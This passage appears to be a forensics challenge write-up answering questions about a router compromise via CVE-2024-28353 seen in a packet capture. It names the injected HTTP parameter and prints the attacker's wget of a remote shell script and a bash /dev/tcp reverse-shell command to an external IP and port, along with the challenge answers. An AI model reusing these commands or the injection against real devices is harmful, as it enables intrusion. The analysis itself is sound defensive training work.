
- In the screenshot below, attacker is seen setting up a reverse shell for Code Execution.
- Since we already know the compromised router model, let's use our OSINT skills for further research.

- The first link in the search results contains findings from NIST's NVD (National Vulnerability Database). Here, we see that the CVE exploited for this RCE vulnerability corresponds to firmware version
2.10.
2.10
Q7 Which HTTP parameter was manipulated by the attacker to get remote code execution on the system?
- By analyzing the parameters in each POST request, we follow the HTTP stream of the third-last packet.

- The attacker manipulated the
usbapps.config.smb_admin_nameparameter in multiple POST requests.
usbapps.config.smb_admin_name
Q8 What is the CVE number associated with the vulnerability that was exploited in this attack?
- If you answered Q6, this question should be straightforward. You can refer back to Q6 for details on how we found the CVE number.
CVE-2024-28353
Q9 What was the first command the attacker executed by exploiting the vulnerability?
- By analyzing the fifth frame using the previous query, we can see that the first executed command was
whoami
whoami
Q10 What command did the actor use to initiate the download of a reverse shell to the router from a host outside the network?
- Right after the
whoamicommand, the attacker executed another command to download a script for setting up a reverse shell.
- You can further analyze and explore this script by exporting it. You can also hunt for other requests containing this script using the query:
http matches 'a1l4m.sh'.
wget http://35.159.25.253:8000/a1l4m.sh
Q11 Multiple attempts to download the reverse shell from an external IP failed. When the actor made a typo in the injection, what response message did the server return?
- Upon following the HTTP stream of the POST request containing the command
wget http://35.159.25.253:8000/a1l4m.sh, we can see in the stream that the response received wasAccess to this resource is forbidden.
Access to this resource is forbidden
Q12 What was the IP address and port number of the command and control (C2) server when the actor's reverse shell eventually did connect? (IP:Port)
- The screenshot below displays the command used for the reverse shell:
bash -i › /dev/tcp/35.159.25.253/41143 0<81 2>&1.
- The IP address and port number are 35.159.25.253 and 41143, respectively.
35.159.25.253:41143